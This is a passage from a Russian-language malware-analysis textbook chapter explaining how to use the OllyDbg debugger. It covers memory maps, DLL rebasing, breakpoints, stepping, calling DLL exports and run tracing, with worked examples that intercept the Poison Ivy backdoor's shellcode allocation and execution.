Address	Size	Owner	Section	Contains	Type	Access	
00010000	00001000				Priv	RW	
00020000	00001000				Priv	RW	
0012C000	00001000				Priv	RW	Gua
0012D000	00003000			stack of main thread	Priv	RW	Gua
00130000	00003000				Map	R	
00140000	00004000				Priv	RW	
00240000	00006000				Priv	RW	
00250000	00003000				Map	RW	
00260000	00016000				Map	R	
00280000	0003D000				Map	R	
002C0000	00041000				Map	R	
00310000	00006000				Map	R	
00320000	00004000				Priv	RW	
00330000	00003000				Map	R	
00400000	00001000	nc		PE header	Imag	R	
00401000	0000A000	nc	.text	code	Imag	R	
0040B000	00003000	nc	.rdata	imports	Imag	R	
0040E000	00002000	nc	.data	data	Imag	R	
71AA0000	00001000	WS2HELP		PE header	Imag	R	
71AA1000	00004000	WS2HELP	.text	code, imports, exports	Imag	R	
71AA5000	00001000	WS2HELP	.data	data	Imag	R	
71AA6000	00001000	WS2HELP	.rsrc	resources	Imag	R	
71AA7000	00001000	WS2HELP	.reloc	relocations	Imag	R	
71AB0000	00001000	WS2_32		PE header	Imag	R	
71AB1000	00013000	WS2_32	.text	code, imports, exports	Imag	R	
71AC4000	00001000	WS2_32	.data	data	Imag	R	
71AC5000	00001000	WS2_32	.rsrc	resources	Imag	R	
71AC6000	00001000	WS2_32	.reloc	relocations	Imag	R	
77C10000	00001000	msvcrt		PE header	Imag	R	
77C11000	0004C000	msvcrt	.text	code, imports, exports	Imag	R	
77C5D000	00007000	msvcrt	.data	data	Imag	R	
77C64000	00001000	msvcrt	.rsrc	resources	Imag	R	
77C65000	00003000	msvcrt	.reloc	relocations	Imag	R	

Рисунок 9-4. Карта памяти Netcat (nc.exe)

Карта памяти прекрасно показывает, как программа размещена в памяти. Как видно на рисунке 9-4, исполняемый файл обозначен вместе с его разделами кода и данных. Также видны все DLL и их разделы кода и данных. Можно дважды щёлкнуть любую строку карты памяти, чтобы показать дамп памяти соответствующего раздела. Кроме того, данные из дампа памяти можно отправить в окно дизассемблера, щёлкнув их правой кнопкой мыши и выбрав **View in Disassembler**.

Перемещение базы

Карта памяти может помочь понять, как во время выполнения перемещается база PE-файла. Перемещение базы происходит, когда модуль Windows загружается не по своему предпочтительному базовому адресу.

Базовые адреса

У всех PE-файлов в Windows есть предпочтительный базовый адрес, известный как база образа и заданный в заголовке PE.

База образа не обязательно является адресом, по которому будет загружена вредоносная программа, хотя обычно это именно так. Большинство исполняемых файлов рассчитано на загрузку по адресу 0x00400000: это всего лишь адрес по умолчанию, используемый многими компиляторами для платформы Windows. Разработчики могут назначать исполняемым файлам другие базовые адреса. Исполняемые файлы, поддерживающие защитный механизм рандомизации размещения адресного пространства (ASLR), часто перемещаются. При этом перемещение DLL встречается гораздо чаще.

Перемещение необходимо, поскольку одно приложение может импортировать множество DLL, у каждой из которых есть предпочтительный базовый адрес в памяти, по которому она хотела бы загрузиться. Если загружаются две DLL и у обеих предпочтительный адрес загрузки равен 0x10000000, обе не могут быть загружены по нему. Вместо этого Windows загрузит по данному адресу одну DLL, а другую переместит в иное место.

У большинства DLL, поставляемых с ОС Windows, предпочтительные базовые адреса различаются, поэтому они не конфликтуют. Однако DLL сторонних приложений часто имеют один и тот же предпочтительный базовый адрес.

Абсолютные и относительные адреса

Процесс перемещения сложнее простой загрузки кода в другое место. Многие инструкции обращаются к относительным адресам памяти, а другие - к абсолютным. Например, в листинге 9-1 показана типичная последовательность инструкций.

```
00401203      mov eax, [ebp+var_8]
00401206      cmp [ebp+var_4], 0
0040120a      jnz loc_0040120
0040120c      • mov eax, dword_40CF60
```

Листинг 9-1. Ассемблерный код, требующий перемещения

Большинство этих инструкций будет исправно работать независимо от места загрузки в память, поскольку в них используются относительные адреса. Однако инструкция обращения к данным в точке `□` не сработает, так как для доступа к области памяти она использует абсолютный адрес. Если файл загружен в память не по предпочтительному базовому адресу, этот адрес окажется неверным. При загрузке файла по другому адресу данную инструкцию необходимо изменить. Большинство DLL поставляется со списком таких мест исправления в разделе `.reloc` заголовка PE.

DLL загружаются после `.exe` и в любом порядке. Это означает, что в общем случае при перемещении базы DLL невозможно предсказать, где они окажутся в памяти. Разделы перемещений можно удалить из DLL, но если DLL без такого раздела невозможно загрузить по предпочтительному базовому адресу, загрузить её вообще не удастся.

Перемещение DLL снижает производительность и увеличивает время загрузки. При компиляции компилятор выбирает базовый адрес по умолчанию для всех DLL, и обычно этот адрес одинаков для каждой из них. Из-за этого вероятность перемещения значительно возрастает, поскольку все DLL рассчитаны на загрузку по одному адресу. Хорошие программисты знают об этом и выбирают базовые адреса своих DLL так, чтобы свести перемещения к минимуму.

На рисунке 9-5 перемещение DLL показано с помощью карты памяти OllyDbg для EXE-1. Как видно, имеются один исполняемый файл и две DLL. Библиотека DLL-A с предпочтительным адресом загрузки 0x10000000 уже находится в памяти. Предпочтительный адрес загрузки EXE-1 равен 0x00400000. Когда загружалась DLL-B, её предпочтительный адрес загрузки также был равен 0x10000000, поэтому она была перемещена по адресу 0x00340000. Все абсолютные ссылки DLL-B

на адреса памяти изменены так, чтобы правильно работать по новому адресу.

00340000	00001000	DLL-B		PE header	Imag	R	RWE
00341000	00009000	DLL-B	.text	code	Imag	R	RWE
0034A000	00002000	DLL-B	.rdata	imports,exp	Imag	R	RWE
0034C000	00003000	DLL-B	.data	data	Imag	R	RWE
0034F000	00001000	DLL-B	.rsrc	resources	Imag	R	RWE
00350000	00001000	DLL-B	.reloc	relocations	Imag	R	RWE
00400000	00001000	EXE-1		PE header	Imag	R	RWE
00401000	00010000	EXE-1	.textbss	code	Imag	R	RWE
00411000	00004000	EXE-1	.text	SFX	Imag	R	RWE
00415000	00002000	EXE-1	.rdata		Imag	R	RWE
00417000	00001000	EXE-1	.data	data	Imag	R	RWE
00418000	00001000	EXE-1	.idata	imports	Imag	R	RWE
00419000	00001000	EXE-1	.rsrc	resources	Imag	R	RWE
10000000	00001000	DLL-A		PE header	Imag	R	RWE
10001000	00009000	DLL-A	.text	code	Imag	R	RWE
1000A000	00002000	DLL-A	.rdata	imports,exp	Imag	R	RWE
1000C000	00003000	DLL-A	.data	data	Imag	R	RWE
1000F000	00001000	DLL-A	.rsrc	resources	Imag	R	RWE
10010000	00001000	DLL-A	.reloc	relocations	Imag	R	RWE

Рисунок 9-5. DLL-B перемещена по адресу памяти, отличающемуся от запрошенного

Если одновременно просматривать DLL-B в IDA Pro и отлаживать приложение, адреса не будут совпадать, поскольку IDA Pro ничего не знает о перемещении базы, происходящем во время выполнения. Возможно, каждый раз, когда вы захотите изучить в памяти адрес, полученный из IDA Pro, вам придётся корректировать его. Чтобы избежать этой проблемы, можно использовать процесс ручной загрузки, который обсуждался в главе 5.

Просмотр потоков и стеков

Вредоносные программы часто используют несколько потоков. Текущие потоки программы можно просмотреть, выбрав **View > Threads**, чтобы открыть окно **Threads**. В этом окне показаны адреса потоков в памяти и их текущее состояние: активны, приостановлены или остановлены.

Поскольку OllyDbg является однопоточной программой, чтобы начать отладку в определённом потоке, может понадобиться приостановить все потоки, установить точку останова, а затем продолжить выполнение программы. Нажатие кнопки паузы на главной панели инструментов приостанавливает все активные потоки. На рисунке 9-6 показан пример окна **Threads** после приостановки всех пяти потоков.

Можно также завершить отдельный поток: щёлкните его правой кнопкой мыши, чтобы вывести параметры, показанные на рисунке 9-6, и выберите **Kill Thread**.




Рисунок 9-6. Окно Threads с пятью приостановленными потоками и контекстным меню отдельного потока

У каждого потока данного процесса имеется собственный стек, в котором часто хранятся важные данные. Для просмотра стеков в памяти можно использовать карту памяти. Например, на рисунке 9-4 видно, что OllyDbg пометил стек главного потока как `stack of main thread`.

Выполнение кода

Для успешной отладки важно хорошо знать способы выполнения кода в отладчике и уметь ими пользоваться, а OllyDbg предлагает множество таких способов. Наиболее распространённые из них перечислены в таблице 9-1.

Таблица 9-1. Параметры выполнения кода в OllyDbg

Функция	Меню	Горячая клавиша	Кнопка
Запуск/выполнение	Debug > Run	F9	
Пауза	Debug > Pause	F12	
Выполнение до выделения	Breakpoint > Run to Selection	F4	
Выполнение до возврата	Debug > Execute till Return	CTRL-F9	
Выполнение до пользовательского кода	Debug > Execute till User Code	ALT-F9	
Один шаг/шаг с заходом	Debug > Step Into	F7	
Шаг с обходом	Debug > Step Over	F8	

Простейшие команды **Run** и **Pause** запускают и останавливают выполнение программы. Однако команда **Pause** используется редко, поскольку программа может приостановиться в не слишком полезном месте, например в коде библиотеки. Вместо **Pause** обычно следует действовать избирательнее, устанавливая точки останова, как объясняется в следующем разделе.

Команда **Run** часто используется для повторного запуска остановленного процесса, нередко после срабатывания точки останова, чтобы продолжить выполнение. Команда **Run to Selection** выполняет код до момента непосредственно перед выполнением выбранной инструкции. Если выбранная инструкция никогда не выполняется, программа будет работать неограниченно долго.

Команда **Execute till Return** приостанавливает выполнение непосредственно перед возвратом из текущей функции. Это может быть полезно, если нужно приостановить программу сразу после завершения текущей функции. Однако если функция никогда не завершится, программа продолжит выполняться неограниченно долго.

Команда **Execute till User Code** полезна при анализе вредоносных программ, когда во время отладки вы теряетесь в библиотечном коде. Остановившись внутри библиотечного кода, выберите **Debug > Execute till User Code**, чтобы программа выполнялась до возврата в отлаживаемый скомпилированный код вредоносной программы, обычно в раздел `.text`.

OllyDbg предоставляет несколько способов пошагового выполнения кода. Как обсуждалось в главе 8, пошаговое выполнение означает выполнение одной инструкции с немедленной последующей приостановкой, что позволяет отслеживать программу инструкция за инструкцией.

OllyDbg предлагает два вида пошагового выполнения, описанных в предыдущей главе: один шаг, также известный как шаг с заходом, и шаг с обходом. Для одного шага нажмите F7. Для шага с обходом нажмите F8.

Как уже отмечалось, один шаг - простейшая форма пошагового выполнения: OllyDbg выполняет одну инструкцию и затем приостанавливается независимо от типа выполняемой инструкции. Например, если выполнить один шаг на инструкции `call 01007568`, OllyDbg приостановится по адресу `01007568`, поскольку инструкция `call` передала в этот адрес значение EIP.

В принципе, шаг с обходом почти так же прост, как один шаг. Рассмотрим следующий список инструкций:

```
010073a4    call 01007568
010073a9    xor ebx, ebx
```

Если выполнить шаг с обходом на инструкции `call`, OllyDbg сразу приостановит выполнение по адресу `010073a9`, то есть на следующей после вызова инструкции `xor ebx, ebx`. Это полезно, поскольку вам может быть не нужно погружаться в подпрограмму по адресу `01007568`.

Хотя на концептуальном уровне шаг с обходом прост, его внутренняя реализация намного сложнее. OllyDbg устанавливает точку останова по адресу `010073a9`, возобновляет выполнение, как если бы вы нажали кнопку **Run**, а затем, когда подпрограмма в итоге выполнит инструкцию `ret`, приостанавливается по адресу `010073a9` из-за скрытой точки останова.

Предупреждение. Почти во всех случаях шаг с обходом работает ожидаемым образом. Но в редких случаях запутанный или вредоносный код может воспользоваться особенностями этого процесса. Например, подпрограмма по адресу `01007568` может вообще не выполнить `ret` либо применить так называемую операцию `get-EIP`, которая извлекает адрес возврата из стека. В таких редких случаях шаг с обходом способен возобновить выполнение программы, которая затем никогда не приостановится, поэтому помните об этом и используйте его осторожно.

Точки останова

Как обсуждалось в главе 8, существует несколько типов точек останова, и OllyDbg поддерживает их все. По умолчанию используются программные точки останова, но можно применять и аппаратные. Кроме того, можно устанавливать условные точки останова и точки останова на память.

Чтобы добавить или удалить точку останова, выберите инструкцию в окне дизассемблера и нажмите F2. Активные точки останова программы можно просмотреть, выбрав **View > Breakpoints** либо щёлкнув значок **B** на панели инструментов.

После закрытия или завершения отлаживаемой программы OllyDbg обычно сохраняет заданные вами адреса точек останова, что позволяет снова отлаживать программу с теми же точками, не устанавливая их заново. В таблице 9-2 приведён полный перечень точек останова OllyDbg.

Таблица 9-2. Параметры точек останова OllyDbg

Функция	Пункт контекстного меню	Горячая клавиша
Программная точка останова	Breakpoint > Toggle	F2
Условная точка останова	Breakpoint > Conditional	SHIFT-F2
Аппаратная точка останова	Breakpoint > Hardware, on Execution	
Точка останова на обращение к памяти (чтение, запись или выполнение)	Breakpoint > Memory, on Access	F2 (выберите память)
Точка останова на запись в память	Breakpoint > Memory, on Write	

Программные точки останова

Программные точки останова особенно полезны при отладке функции декодирования строк. Вспомним из главы 1, что строки могут многое рассказать о функциях программы, поэтому авторы вредоносных программ часто пытаются их скрыть. Для этого они нередко применяют декодировщик строк, который вызывается перед каждым использованием строки. В листинге 9-2 показан пример с вызовами `String_Decoder` после помещения запутанных данных в стек.

```
push offset "4NNpTNHLKIXoPm7iBhUAjvRKNaUVBlr"
call String_Decoder
...
push offset "ugKLdNlLT6emldCeZi72mUjieuBqdfZ"
call String_Decoder
...
```

Листинг 9-2. Точка останова при декодировании строк

Запутанные данные часто декодируются в полезную строку на стеке, поэтому увидеть её можно только при просмотре стека после завершения работы декодировщика строк. Следовательно, лучше всего установить точку останова для просмотра всех строк в конце процедуры декодирования. Тогда всякий раз, когда вы выбираете в OllyDbg команду **Play**, программа продолжает выполняться и останавливается при декодировании очередной строки для использования. Этот метод выявит только те строки, которые программа действительно

использует, и именно в момент их использования. Далее в этой главе мы обсудим, как изменить инструкции, чтобы декодировать все строки сразу.

Условные точки останова

Как вы узнали в предыдущей главе, условные точки останова являются программными точками останова, которые срабатывают лишь при истинности определённого условия. OllyDbg позволяет задавать условные точки останова с помощью выражений: при каждом достижении программной точки останова выражение вычисляется. Если результат выражения не равен нулю, выполнение приостанавливается.

Предупреждение. Будьте осторожны при использовании условных точек останова. Их установка может значительно замедлить работу программы, а если условие задано неверно, программа может никогда не остановиться.

Условные программные точки останова особенно полезны, когда нужно сэкономить время и приостановить выполнение после передачи определённого параметра часто вызываемой функции API, как показано в следующем примере.

Условные точки останова можно использовать для обнаружения выделения памяти больше заданного размера. Рассмотрим популярный бэкдор Poison Ivy, который получает через Интернет команды от управляемого злоумышленником командно-контрольного сервера. Команды реализованы в шелл-коде, и Poison Ivy выделяет память для размещения получаемого шелл-кода. Однако большинство операций выделения памяти в Poison Ivy малы и неинтересны, кроме тех случаев, когда командно-контрольный сервер отправляет большой объём шелл-кода для выполнения.

Лучший способ перехватить выделение памяти Poison Ivy для такого шелл-кода - установить условную точку останова на функции VirtualAlloc в Kernel32.dll. Именно эту функцию API Poison Ivy использует для динамического выделения памяти. Поэтому, если установить условную точку останова для размера выделения более 100 байт, программа не будет приостанавливаться при меньших и более частых операциях выделения памяти.

Чтобы подготовить ловушку, сначала установим обычную точку останова в начале функции VirtualAlloc и запустим программу до её срабатывания. На рисунке 9-7 показано окно стека при срабатывании точки останова в начале VirtualAlloc.

00C3FDB0	0095007C	CALL to VirtualAlloc from 00950079
00C3FDB4	00000000	Address = NULL
00C3FDB8	00000029	Size = 29 (41.)
00C3FDBC	00001000	AllocationType = MEM_COMMIT
00C3FDC0	00000040	Protect = PAGE_EXECUTE_READWRITE

Рисунок 9-7. Окно стека в начале VirtualAlloc

На рисунке показаны пять верхних элементов стека. Сначала расположен адрес возврата, а за ним четыре параметра VirtualAlloc: Address, Size, AllocationType и Protect. Параметры подписаны рядом со своими значениями и местами в стеке. В этом примере должно быть выделено 0x29 байт. Поскольку на вершину стека указывает регистр ESP, для обращения к полю Size необходимо использовать адрес памяти [ESP+8].

На рисунке 9-8 показано окно дизассемблера при срабатывании точки останова в начале VirtualAlloc. Мы задаём условную точку останова с условием [ESP+8]>100, чтобы перехватить момент, когда Poison Ivy собирается получить большой объём шелл-кода. Для установки этой условной программной точки останова выполните следующие действия:

1. Щёлкните в окне дизассемблера правой кнопкой мыши первую инструкцию функции и выберите **Breakpoint > Conditional**. Откроется диалог для ввода условного выражения.
2. Задайте выражение и нажмите **OK**. В нашем примере используйте `[ESP+8]>100`.
3. Нажмите **Play** и дождитесь остановки кода.




Рисунок 9-8. Установка условной точки останова в окне дизассемблера

Аппаратные точки останова

OllyDbg позволяет устанавливать аппаратные точки останова с использованием специальных аппаратных регистров, как описано в главе 8.

Аппаратные точки останова обладают большими возможностями, поскольку не изменяют код, стек или любой целевой ресурс. Кроме того, они не снижают скорость выполнения. Как отмечалось в предыдущей главе, недостаток аппаратных точек останова состоит в том, что одновременно можно установить только четыре.

Чтобы установить аппаратную точку останова на инструкции, щёлкните эту инструкцию правой кнопкой мыши и выберите **Breakpoint > Hardware, on Execution**.

С помощью меню **Debugging Options** можно указать OllyDbg по умолчанию использовать аппаратные точки останова вместо программных. Это может понадобиться для защиты от некоторых методов противодействия отладке, таких как сканирование программных точек останова, которые будут обсуждаться в главе 16.

Точки останова на память

OllyDbg поддерживает точки останова на память, позволяя задать точку останова на блоке памяти, чтобы код останавливался при обращении к этой памяти. OllyDbg поддерживает программные и аппаратные точки останова на память, а также позволяет указать, должна ли остановка происходить при чтении, записи, выполнении или любом обращении.

Чтобы установить обычную точку останова на память, выберите часть памяти в окне дампа памяти либо раздел на карте памяти, щёлкните её правой кнопкой мыши и выберите **Breakpoint > Memory, on Access**. Одновременно можно установить только одну точку останова на память. При установке новой ранее заданная точка удаляется.

OllyDbg реализует программные точки останова на память, изменяя атрибуты блоков памяти, содержащих выбранную область. Однако этот метод не всегда надёжен и может создавать значительные накладные расходы. Поэтому точки останова на память следует использовать умеренно.

Точки останова на память особенно полезны при анализе вредоносных программ, когда требуется выяснить, в какой момент используется загруженная DLL: с их помощью можно приостановить выполнение сразу после начала исполнения кода DLL. Для этого выполните следующие действия:

1. Откройте окно **Memory Map** и щёлкните правой кнопкой мыши раздел `.text` DLL, то есть раздел, содержащий исполняемый код программы.
2. Выберите **Set Memory Breakpoint on Access**.
3. Нажмите F9 или кнопку воспроизведения, чтобы возобновить выполнение.

Программа должна остановиться, когда выполнение перейдёт в раздел `.text` DLL.

Загрузка DLL

Помимо загрузки исполняемых файлов и присоединения к ним OllyDbg умеет отлаживать DLL. Но поскольку DLL нельзя выполнять непосредственно, для их загрузки OllyDbg использует фиктивную программу `loaddll.exe`. Этот приём чрезвычайно полезен, поскольку вредоносные программы часто поставляются в виде DLL, большая часть кода которой находится внутри функции `DllMain`, то есть функции инициализации, вызываемой при загрузке DLL в процесс. По умолчанию после загрузки DLL OllyDbg останавливается в точке входа DLL (`DllMain`).

Чтобы вызвать экспортируемые функции отлаживаемой DLL с аргументами, сначала необходимо загрузить DLL с помощью OllyDbg. Затем, когда выполнение приостановится в точке входа DLL, нажмите кнопку воспроизведения, чтобы выполнить `DllMain` и любую другую требуемую DLL инициализацию, как показано на рисунке 9-9.




Рисунок 9-9. Кнопка воспроизведения OllyDbg

После этого OllyDbg снова приостановится, и можно будет вызывать отдельные экспортируемые функции с аргументами и отлаживать их, выбрав в главном меню **Debug > Call DLL Export**.

Например, на рисунке 9-10 библиотека `ws2_32.dll` загружена в OllyDbg, и мы вызываем функцию `ntohl` в точке ☐, которая преобразует 32-разрядное число из сетевого порядка байтов в порядок байтов узла. Слева можно добавить любые нужные аргументы. Здесь мы добавили один аргумент: `127.0.0.1 (0x7F000001)` в сетевом порядке байтов в точке ☐. Флажки слева установлены только напротив предоставляемых аргументов.




Рисунок 9-10. Вызов экспортируемых функций DLL

Ассемблерные инструкции функции `ntohl` можно быстро просмотреть, нажав кнопку **Follow in Disassembler**. Флажок **Hide on call** в правой нижней части позволяет скрыть это окно после выполнения вызова. Флажок **Pause after call** служит для приостановки выполнения сразу после вызова экспортируемой функции и может быть полезной альтернативой точкам останова.

Настроив аргументы и необходимые регистры, нажмите кнопку **Call** в правой нижней части, чтобы принудительно выполнить вызов. После этого в окне OllyDbg должны быть показаны значения всех регистров до и после вызова.

Для отладки этой экспортируемой функции обязательно установите точки останова до нажатия **Call** либо отметьте флажок **Pause after call**. На рисунке 9-10 видно, что результат функции сохранён в EAX: это 127.0.0.1 (0x0100007F) в порядке байтов узла, показанный в точке □.

Трассировка

Трассировка - мощный метод отладки, записывающий подробные сведения о выполнении для последующего изучения. OllyDbg поддерживает различные возможности трассировки, включая обычную обратную трассировку, трассировку стека вызовов и трассировку выполнения.

Обычная обратная трассировка

Всякий раз, когда вы перемещаетесь по окну дизассемблера с помощью команд **Step Into** и **Step Over**, OllyDbg записывает это перемещение. С помощью клавиши минуса (-) можно вернуться

назад во времени и увидеть ранее выполненные инструкции. Клавиша плюса (+) перемещает вперёд.

Если использовалась команда **Step Into**, можно проследить каждый сделанный шаг. Если применялась **Step Over**, войти можно только в те области, по которым ранее выполнялись шаги: нельзя вернуться назад, а затем решить войти в другую область.

Стек вызовов

OllyDbg позволяет просмотреть путь выполнения к заданной функции посредством трассировки стека вызовов. Чтобы увидеть стек вызовов, выберите в главном меню **View > Call Stack**. Появится окно с последовательностью вызовов, приведших к текущему месту.

Для перемещения по стеку вызовов щёлкайте разделы **Address** или **Called From** окна **Call Stack**. Регистры и стек не покажут, что происходило в момент нахождения в выбранном месте, если только вы не выполняете трассировку выполнения.

Трассировка выполнения

Трассировка выполнения позволяет исполнять код, сохраняя в OllyDbg каждую выполненную инструкцию и все изменения регистров и флагов.

Трассировку выполнения можно активировать несколькими способами:

- Выделите в окне дизассемблера код, который требуется трассировать, щёлкните его правой кнопкой мыши и выберите **Run Trace > Add Selection**. После выполнения этого кода выберите **View > Run Trace**, чтобы увидеть выполненные инструкции. Для перемещения по коду используйте клавиши - и +, как обсуждалось в разделе «Обычная обратная трассировка» на странице 192. При таком способе во время перемещения видны изменения каждого регистра для каждой инструкции.
- Используйте команды **Trace Into** и **Trace Over**. Они могут быть удобнее **Add Selection**, поскольку не требуют выбирать код для трассировки. Команда **Trace Into** заходит внутрь и записывает все выполняемые инструкции до срабатывания точки останова. **Trace Over** записывает только инструкции, выполняемые в текущей функции.

Предупреждение. Если использовать **Trace Into** и **Trace Over**, не установив точку останова, OllyDbg попытается трассировать всю программу, что может занять много времени и потребовать много памяти.

- Выберите **Debug > Set Condition**. Можно вести трассировку до выполнения условия, после чего программа приостановится. Это полезно, когда требуется прекратить трассировку при возникновении условия и выполнить от этого места обратную трассировку, чтобы увидеть, как или почему оно возникло. Пример такого применения приведён в следующем разделе.

Трассировка Poison Ivy

Вспомним из предыдущего обсуждения, что бэкдор Poison Ivy часто выделяет память для шелл-кода, получаемого от командно-контрольного сервера. Poison Ivy загружает шелл-код, копирует его в динамически выделенную область и выполняет. В некоторых случаях с помощью трассировки можно перехватить выполнение шелл-кода, когда EIP находится в куче. Трасса способна показать, как был запущен шелл-код.

На рисунке 9-11 показано условие, заданное для перехвата выполнения Poison Ivy в куче. Мы настроили OllyDbg на приостановку, когда EIP меньше обычного адреса образа (0x400000), ниже которого в простых программах обычно находятся стек, куча и другая динамически выделенная память. В нормальной программе EIP не должен находиться в этих областях. Затем мы выбираем **Trace Into**, и вся программа должна трассироваться до момента непосредственно перед выполнением шелл-кода.

В данном случае программа приостанавливается, когда EIP равен 0x142A88, то есть в начале шелл-кода. С помощью клавиши - можно переместиться назад и увидеть, как был выполнен шелл-код.

